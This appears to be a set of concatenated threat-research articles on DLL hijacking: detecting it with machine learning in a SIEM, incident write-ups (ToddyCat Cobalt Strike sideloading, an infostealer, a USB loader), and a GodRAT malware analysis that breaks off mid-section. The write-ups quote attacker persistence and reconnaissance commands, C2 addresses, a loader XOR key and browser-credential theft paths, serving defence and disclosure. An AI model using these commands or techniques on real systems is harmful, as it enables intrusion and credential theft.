Trends in true positives and false positives from the first-, second-, and third-generation models

Trends in true positives and false positives from the first-, second-, and third-generation models

As the models evolved, the percentage of true positives grew. While the first-generation model achieved a relatively good result (0.6 or higher) only with a very high false positive rate (10⁻³ or more), the second-generation model reached this at 10⁻⁵. The third-generation model, at the same low false positive rate, produced 0.8 true positives, which is considered a good result.

Evaluating the models on the data stream at a fixed score shows that the absolute number of new events labeled as DLL Hijacking increased from one generation to the next. That said, evaluating the models by their false verdict rate also helps track progress: the first model has a fairly high error rate, while the second and third generations have significantly lower ones.

False positives rate among model outputs, July 2024 – August 2025 (download)

Practical application of the models

All three model generations are used in our internal systems to detect likely cases of DLL hijacking within telemetry data streams. We receive 6.5 million security events daily, linked to 800,000 unique files. Aggregates are built from this sample at a specified interval, enriched, and then fed into the models. The output data is then ranked by model and by the probability of DLL hijacking assigned to the event, and then sent to our analysts. For instance, if the third-generation model flags an event as DLL hijacking with high confidence, it should be investigated first, whereas a less definitive verdict from the first-generation model can be checked last.

Simultaneously, the models are tested on a separate data stream they have not seen before. This is done to assess their effectiveness over time, as a model’s detection performance can degrade. The graph below shows that the percentage of correct detections varies slightly over time, but on average, the models detect 70–80% of DLL hijacking cases.

DLL hijacking detection trends for all three models, October 2024 – September 2025 (download)

Additionally, we recently deployed a DLL hijacking detection model into the Kaspersky SIEM, but first we tested the model in the Kaspersky MDR service. During the pilot phase, the model helped to detect and prevent a number of DLL hijacking incidents in our clients’ systems. We have written a separate article about how the machine learning model for detecting targeted attacks involving DLL hijacking works in Kaspersky SIEM and the incidents it has identified.

Conclusion

Based on the training and application of the three generations of models, the experiment to detect DLL hijacking using machine learning was a success. We were able to develop a model that distinguishes events resembling DLL hijacking from other events, and refined it to a state suitable for practical use, not only in our internal systems but also in commercial products. Currently, the models operate in the cloud, scanning hundreds of thousands of unique files per month and detecting thousands of files used in DLL hijacking attacks each month. They regularly identify previously unknown variations of these attacks. The results from the models are sent to analysts who verify them and create new detection rules based on their findings.

Detecting DLL hijacking with machine learning: real-world cases

Introduction

Our colleagues from the AI expertise center recently developed a machine-learning model that detects DLL-hijacking attacks. We then integrated this model into the Kaspersky Unified Monitoring and Analysis Platform SIEM system. In a separate article, our colleagues shared how the model had been created and what success they had achieved in lab environments. Here, we focus on how it operates within Kaspersky SIEM, the preparation steps taken before its release, and some real-world incidents it has already helped us uncover.

How the model works in Kaspersky SIEM

The model’s operation generally boils down to a step-by-step check of all DLL libraries loaded by processes in the system, followed by validation in the Kaspersky Security Network (KSN) cloud. This approach allows local attributes (path, process name, and file hashes) to be combined with a global knowledge base and behavioral indicators, which significantly improves detection quality and reduces the probability of false positives.


The model can run in one of two modes: on a correlator or on a collector. A correlator is a SIEM component that performs event analysis and correlation based on predefined rules or algorithms. If detection is configured on a correlator, the model checks events that have already triggered a rule. This reduces the volume of KSN queries and the model’s response time.

This is how it looks:


A collector is a software or hardware component of a SIEM platform that collects and normalizes events from various sources, and then delivers these events to the platform’s core. If detection is configured on a collector, the model processes all events associated with various processes loading libraries, provided these events meet the following conditions:

  • The path to the process file is known.
  • The path to the library is known.
  • The hashes of the file and the library are available.

This method consumes more resources, and the model’s response takes longer than it does on a correlator. However, it can be useful for retrospective threat hunting because it allows you to check all events logged by Kaspersky SIEM. The model’s workflow on a collector looks like this:

It is important to note that the model is not limited to a binary “malicious/non-malicious” assessment; it ranks its responses by confidence level. This allows it to be used as a flexible tool in SOC practice. Examples of possible verdicts:

  • 0: data is being processed.
  • 1: maliciousness not confirmed. This means the model currently does not consider the library malicious.
  • 2: suspicious library.

  • 3: maliciousness confirmed.

A Kaspersky SIEM rule for detecting DLL hijacking would look like this:

N.KL_AI_DLLHijackingCheckResult > 1

Embedding the model into the Kaspersky SIEM correlator automates the process of finding DLL-hijacking attacks, making it possible to detect them at scale without having to manually analyze hundreds or thousands of loaded libraries. Furthermore, when combined with correlation rules and telemetry sources, the model can be used not just as a standalone module but as part of a comprehensive defense against infrastructure attacks.

Incidents detected during the pilot testing of the model in the MDR service

Before being released, the model (as part of the Kaspersky SIEM platform) was tested in the MDR service, where it was trained to identify attacks on large datasets supplied by our telemetry. This step was necessary to ensure that detection works not only in lab settings but also in real client infrastructures.

During the pilot testing, we verified the model’s resilience to false positives and its ability to correctly classify behavior even in non-typical DLL-loading scenarios. As a result, several real-world incidents were successfully detected where attackers used one type of DLL hijacking — the DLL Sideloading technique — to gain persistence and execute their code in the system.

Let us take a closer look at the three most interesting of these.

Incident 1. ToddyCat trying to launch Cobalt Strike disguised as a system library

In one incident, the attackers successfully leveraged the vulnerability CVE-2021-27076 to exploit a SharePoint service that used IIS as a web server. They ran the following command:

c:\windows\system32\inetsrv\w3wp.exe -ap "SharePoint - 80" -v "v4.0" -l "webengine4.dll" -a \\.\pipe\iisipmd32ded38-e45b-423f-804d-34471928538b -h "C:\inetpub\temp\apppools\SharePoint - 80\SharePoint - 80.config" -w "" -m 0

After the exploitation, the IIS process created files that were later used to run malicious code via the DLL sideloading technique (T1574.001 Hijack Execution Flow: DLL):

C:\ProgramData\SystemSettings.exe
C:\ProgramData\SystemSettings.dll

SystemSettings.dll is the name of a library associated with the Windows Settings application (SystemSettings.exe). The original library contains code and data that the Settings application uses to manage and configure various system parameters. However, the library created by the attackers has malicious functionality and is only pretending to be a system library.

Later, to establish persistence in the system and launch a DLL sideloading attack, a scheduled task was created, disguised as a Microsoft Edge browser update. It launches a SystemSettings.exe file, which is located in the same directory as the malicious library:

Schtasks  /create  /ru "SYSTEM" /tn "\Microsoft\Windows\Edge\Edgeupdates" /sc DAILY /tr "C:\ProgramData\SystemSettings.exe" /F

The task is set to run daily.


When the SystemSettings.exe process is launched, it loads the malicious DLL. As this happened, the process and library data were sent to our model for analysis and detection of a potential attack.

Example of a SystemSettings.dll load event with a DLL Hijacking module verdict in Kaspersky SIEM

Example of a SystemSettings.dll load event with a DLL Hijacking module verdict in Kaspersky SIEM

The resulting data helped our analysts highlight a suspicious DLL and analyze it in detail. The library was found to be a Cobalt Strike implant. After loading it, the SystemSettings.exe process attempted to connect to the attackers’ command-and-control server.

DNS query: connect-microsoft[.]com
DNS query type: AAAA
DNS response: ::ffff:8.219.1[.]155;
8.219.1[.]155:8443

After establishing a connection, the attackers began host reconnaissance to gather various data to develop their attack.

C:\ProgramData\SystemSettings.exe
whoami /priv
hostname
reg query HKLM\SOFTWARE\Microsoft\Cryptography /v MachineGuid
powershell -c $psversiontable
dotnet --version
systeminfo
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\VMware, Inc.\VMware Drivers"
cmdkey /list
REG query "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber
reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers
netsh wlan show profiles
netsh wlan show interfaces
set
net localgroup administrators
net user
net user administrator
ipconfig /all
net config workstation
net view
arp -a
route print
netstat -ano
tasklist
schtasks /query /fo LIST /v
net start
net share
net use
netsh firewall show config
netsh firewall show state
net view /domain
net time /domain
net group "domain admins" /domain
net localgroup administrators /domain
net group "domain controllers" /domain
net accounts /domain
nltest / domain_trusts
reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
reg query HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
reg query HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
reg query HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
reg query HKEY_CURRENT_USER\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce

Based on the attackers’ TTPs, such as loading Cobalt Strike as a DLL, using the DLL sideloading technique (1, 2), and exploiting SharePoint, we can say with a high degree of confidence that the ToddyCat APT group was behind the attack. Thanks to the prompt response of our model, we were able to respond in time and block this activity, preventing the attackers from causing damage to the organization.

Incident 2. Infostealer masquerading as a policy manager

Another example was discovered by the model after a client was connected to MDR monitoring: a legitimate system file located in an application folder attempted to load a suspicious library that was stored next to it.

C:\Program Files\Chiniks\SettingSyncHost.exe
C:\Program Files\Chiniks\policymanager.dll E83F331BD1EC115524EBFF7043795BBE

The SettingSyncHost.exe file is a system host process for synchronizing settings between one user’s different devices. Its 32-bit and 64-bit versions are usually located in C:\Windows\System32\ and C:\Windows\SysWOW64\, respectively. In this incident, the file location differed from the normal one.


Example of a policymanager.dll load event with a DLL Hijacking module verdict in Kaspersky SIEM

Example of a policymanager.dll load event with a DLL Hijacking module verdict in Kaspersky SIEM


Analysis of the library file loaded by this process showed that it was malware designed to steal information from browsers.

Graph of policymanager.dll activity in a sandbox

Graph of policymanager.dll activity in a sandbox

The file directly accesses browser files that contain user data.

C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Local State

The library file is on the list of files used for DLL hijacking, as published in the HijackLibs project. The project contains a list of common processes and libraries employed in DLL-hijacking attacks, which can be used to detect these attacks.

Incident 3. Malicious loader posing as a security solution

Another incident discovered by our model occurred when a user connected a removable USB drive:

Example of a Kaspersky SIEM event where a wsc.dll library was loaded from a USB drive, with a DLL Hijacking module verdict

Example of a Kaspersky SIEM event where a wsc.dll library was loaded from a USB drive, with a DLL Hijacking module verdict

The connected drive’s directory contained hidden folders with an identically named shortcut for each of them. The shortcuts had icons typically used for folders. Since file extensions were not shown by default on the drive, the user might have mistaken the shortcut for a folder and launched it. In turn, the shortcut opened the corresponding hidden folder and ran an executable file using the following command:

"%comspec%" /q /c "RECYCLER.BIN\1\CEFHelper.exe [$DIGITS] [$DIGITS]"

CEFHelper.exe is a legitimate Avast Antivirus executable that, through DLL sideloading, loaded the wsc.dll library, which is a malicious loader.


Code snippet from the malicious file

Code snippet from the malicious file

The loader opens a file named AvastAuth.dat, which contains an encrypted backdoor. The library reads the data from the file into memory, decrypts it, and executes it. After this, the backdoor attempts to connect to a remote command-and-control server.

The library file, which contains the malicious loader, is on the list of known libraries used for DLL sideloading, as presented on the HijackLibs project website.

Conclusion

Integrating the model into the product provided the means of early and accurate detection of DLL-hijacking attempts which previously might have gone unnoticed. Even during the pilot testing, the model proved its effectiveness by identifying several incidents using this technique. Going forward, its accuracy will only increase as data accumulates and algorithms are updated in KSN, making this mechanism a reliable element of proactive protection for corporate systems.

IoC

Legitimate files used for DLL hijacking
E0E092D4EFC15F25FD9C0923C52C33D6 loads SystemSettings.dll
09CD396C8F4B4989A83ED7A1F33F5503 loads policymanager.dll
A72036F635CECF0DCB1E9C6F49A8FA5B loads wsc.dll

Malicious files
EA2882B05F8C11A285426F90859F23C6   SystemSettings.dll
E83F331BD1EC115524EBFF7043795BBE   policymanager.dll
831252E7FA9BD6FA174715647EBCE516   wsc.dll

Paths
C:\ProgramData\SystemSettings.exe
C:\ProgramData\SystemSettings.dll
C:\Program Files\Chiniks\SettingSyncHost.exe
C:\Program Files\Chiniks\policymanager.dll
D:\RECYCLER.BIN\1\CEFHelper.exe
D:\RECYCLER.BIN\1\wsc.dll

GodRAT – New RAT targeting financial institutions

Summary

In September 2024, we detected malicious activity targeting financial (trading and brokerage) firms through the distribution of malicious .scr (screen saver) files disguised as financial documents via Skype messenger. The threat actor deployed a newly identified Remote Access Trojan (RAT) named GodRAT, which is based on the Gh0st RAT codebase. To evade detection, the attackers used steganography to embed shellcode within image files. This shellcode downloads GodRAT from a Command-and-Control (C2) server.

GodRAT supports additional plugins. Once installed, attackers utilized the FileManager plugin to explore the victim’s systems and deployed browser password stealers to extract credentials. In addition to GodRAT, they also used AsyncRAT as a secondary implant to maintain extended access.

GodRAT is very similar to the AwesomePuppet, another Gh0st RAT-based backdoor, which we reported in 2023, both in its code and distribution method. This suggests that it is probably an evolution of AwesomePuppet, which is in turn likely connected to the Winnti APT.

As of this blog’s publication, the attack remains active, with the most recent detection observed on August 12, 2025. Below is a timeline of attacks based on detections of GodRAT shellcode injector executables. In addition to malicious .scr (screen saver) files, attackers also used .pif (Program Information File) files masquerading as financial documents.

GodRAT shellcode injector executable MD5 File name Detection date Country/territory Distribution
cf7100bbb5ceb587f04a1f42939e24ab 2023-2024ClientList&.scr 2024.09.09 Hong Kong via Skype
e723258b75fee6fbd8095f0a2ae7e53c 2024-11-15_23.45.45 .scr 2024.11.28 Hong Kong via Skype
d09fd377d8566b9d7a5880649a0192b4 2024-08-01_2024-12-31Data.scr 2025.01.09 United Arab Emirates via Skype
a6352b2c4a3e00de9e84295c8d505dad 2025TopDataTransaction&.scr 2025.02.28 United Arab Emirates NA
6c12ec3795b082ec8d5e294e6a5d6d01 2024-2025Top&Data.scr 2025-03-17 United Arab Emirates via Skype
bb23d0e061a8535f4cb8c6d724839883
  • Corporate customer transaction &volume.pif
  • corporate customer transaction &volume.zip
  • company self-media account application qualifications&.zip
2025-05-26
  • United Arab Emirates
  • Lebanon
  • Malaysia
NA
160a80a754fd14679e5a7b5fc4aed672
  • 个人信息资料&.pdf.pif
  • informasi pribadi &pelanggan global.pdf.pif
  • global customers preferential deposit steps&.pif
2025-07-17 Hong Kong NA
2750d4d40902d123a80d24f0d0acc454 2025TopClineData&1.scr 2025-08-12 United Arab Emirates NA
441b35ee7c366d4644dca741f51eb729 2025TopClineData&.scr 2025-08-12 Jordan NA

Technical details

Malware implants

Shellcode loaders

We identified the use of two types of shellcode loaders, both of which execute the shellcode by injecting it into their own process. The first embeds the shellcode bytes directly into the loader binary, and the second reads the shellcode from an image file.

A GodRAT shellcode injector file named “2024-08-01_2024-12-31Data.scr” (MD5 d09fd377d8566b9d7a5880649a0192b4) is an executable that XOR-decodes embedded shellcode using the following hardcoded key: “OSEDBIU#IUSBDGKJS@SIHUDVNSO*SKJBKSDS#SFDBNXFCB”. A new section is then created in the memory of an executable process, where the decoded shellcode is copied. Then the new section is mapped into the process memory and a thread is spawned to execute the shellcode.


Another file, “2024-11-15_23.45.45 .scr” (MD5 e723258b75fee6fbd8095f0a2ae7e53c), serves as a self-extracting executable containing several embedded files as shown in the image below.

Content of self-extracting executable

Content of self-extracting executable

Among these is “SDL2.dll” (MD5 512778f0de31fcce281d87f00affa4a8), which is a loader. The loader “SDL2.dll” is loaded by the legitimate executable Valve.exe (MD5 d6d6ddf71c2a46b4735c20ec16270ab6). Both the loader and Valve.exe are signed with an expired digital certificate. The certificate details are as follows:

  • Serial Number: 084caf4df499141d404b7199aa2c2131
  • Issuer Common Name: DigiCert SHA2 Assured ID Code Signing CA
  • Validity: Not Before: Friday, September 25, 2015 at 5:30:00 AM; Not After: Wednesday, October 3, 2018 at 5:30:00 PM
  • Subject: Valve

The loader “SDL2.dll” extracts shellcode bytes hidden within an image file “2024-11-15_23.45.45.jpg”. The image file represents some sort of financial details as shown below.

The loader allocates memory, copies the extracted shellcode bytes, and spawns a thread to execute it. We’ve also identified similar loaders that extracted shellcode from an image file named “2024-12-10_05.59.18.18.jpg”. One such loader (MD5 58f54b88f2009864db7e7a5d1610d27d) creates a registry load point entry at “HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MyStartupApp” that points to the legitimate executable Valve.exe.

Shellcode functionality

The shellcode begins by searching for the string “godinfo,” which is immediately followed by configuration data that is decoded using the single-byte XOR key 0x63. The decoded configuration contains the following details: C2 IP address, port, and module command line string. The shellcode connects to the C2 server and transmits the string “GETGOD.” The C2 server responds with data representing the next (second) stage of the shellcode. This second-stage shellcode includes bootstrap code, a UPX-packed GodRAT DLL and configuration data. However, after downloading the second-stage shellcode, the first stage shellcode overwrites the configuration data in the second stage with its own configuration data. A new thread is then created to execute the second-stage shellcode. The bootstrap code injects the GodRAT DLL into memory and subsequently invokes the DLL’s entry point and its exported function “run.” The entire next-stage shellcode is passed as an argument to the “run” function.

GodRAT

The GodRAT DLL has the internal name ONLINE.dll and exports only one method: “run”. It checks the command line parameters and performs the following operations:

  1. If the number of command line arguments is one, it copies the command line from the configuration data, which was “C:\Windows\System32\curl.exe” in the analyzed sample. Then it appends the argument “-Puppet” to the command line and creates a new process with the command line “C:\Windows\System32\curl.exe -Puppet”. The parameter “-Puppet” was used in AwesomePuppet RAT in a similar way. If this fails, GodRAT tries to create a process with the hardcoded command “%systemroot%\system2\cmd.exe -Puppet”. If successful, it suspends the process, allocates memory, and writes the shellcode buffer (passed as a parameter to the exported function “run”) to the allocated memory. A thread is then created to execute the shellcode, and the current process exits. This is done to execute GodRAT inside the curl.exe or cmd.exe process.
  2. If the number of command line arguments is greater than one, it checks if the second argument is “-Puppet.” If true, it proceeds with the RAT’s functionality; otherwise, it acts as if the number of command line arguments is one, as described in the previous case.

The RAT establishes a TCP connection to the C2 server on the port from the configuration blob. It collects the following victim information: OS information, local hostname, malware process name and process ID, user account name associated with malware process, installed antivirus software and whether a capture driver is present. A capture driver is probably needed for capturing pictures, but we haven’t observed such behavior in the analyzed sample.

The collected data is zlib (deflate) compressed and then appended with a 15-byte header. Afterward, it is XOR-encoded three times per byte. The final data sent to the C2 server includes a 15-byte header followed by the compressed data blob. The header consists of the following fields: magic bytes (\x74\x78\x20) , total size (compressed data size + header size), decompressed data size, and a fixed DWORD (1 for incoming data and 2 for outgoing data). The data received from the C2 is only XOR-decoded, again three times per byte. This received data includes a 15-byte header followed by the command data. The RAT can perform the following operations based on the received command data:

  • Inject a received plugin DLL into memory and call its exported method “PluginMe”, passing the C2 hostname and port as arguments. It supports different plugins, but we only saw deployment of the FileManager plugin
  • Close the socket and terminate the RAT process
  • Download a file from a provided URL and launch it using the CreateProcessA API, using the default desktop (WinSta0\Default)
  • Open a given URL using the shell command for opening Internet Explorer (e.g. “C:\Program Files\Internet Explorer\iexplore.exe” %1)
  • Same as above but specify the default desktop (WinSta0\Default)
  • Create the file “%AppData%\config.ini”, create a section named “config” inside this file, and, create in that section a key called “NoteName” with the string provided from the C2 as its value

GodRAT FileManager plugin

The FileManager plugin DLL has the internal name FILE.dll and exports a single method called PluginMe. This plugin gathers the following victim information: details about logical drives (including drive letter, drive type, total bytes, available free bytes, file system name, and volume name), the desktop path of the currently logged-on user, and whether the user is operating under the SYSTEM account. The plugin can perform the following operations based on the commands it receives:

  • List files and folders at a specified location, collecting details like type (file or folder), name, size, and last write time
  • Write data to an existing file at a specified offset
  • Read data from a file at a specified offset
  • Delete a file at a specified path
  • Recursively delete files at a specified path
  • Check for the existence of a specified file. If the file exists, send its size; otherwise, create a file for writing.
  • Create a directory at a specified path
  • Move an existing file or directory, including its children
  • Open a specified application with its window visible using the ShellExecuteA API
  • Open a specified application with its window hidden using the ShellExecuteA API
  • Execute a specified command line with a hidden window using cmd.exe
  • Search for files at a specified location, collecting absolute file paths, sizes, and last write times
  • Stop a file search operation
  • Execute 7zip by writing hard-coded 7zip executable bytes to “%AppData%\7z.exe” (MD5 eb8d53f9276d67afafb393a5b16e7c61) and “%AppData%\7z.dll” (MD5 e055aa2b77890647bdf5878b534fba2c), and then runs “%AppData%\7z.exe” with parameters provided by the C2. The utility is used to unzip dropped files.

Second-stage payload

The attackers deployed the following second-stage implants using GodRAT’s FileManager plugin:

Chrome password stealer

The stealer is placed at “%ALLUSERSPROFILE%\google\chrome.exe” (MD5 31385291c01bb25d635d098f91708905). It looks for Chrome database files with login data for accessed websites, including URLs and usernames used for authentication, as well as user passwords. The collected data is saved in the file “google.txt” within the module’s directory. The stealer searches for the following files:

  • %LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data – an SQLite database with login and stats tables. This can be used to extract URLs and usernames used for authentication. Passwords are encrypted and not visible.
  • %LOCALAPPDATA%\Google\Chrome\User Data\Local State – a file that contains the encryption key needed to decrypt stored passwords.

MS Edge password stealer

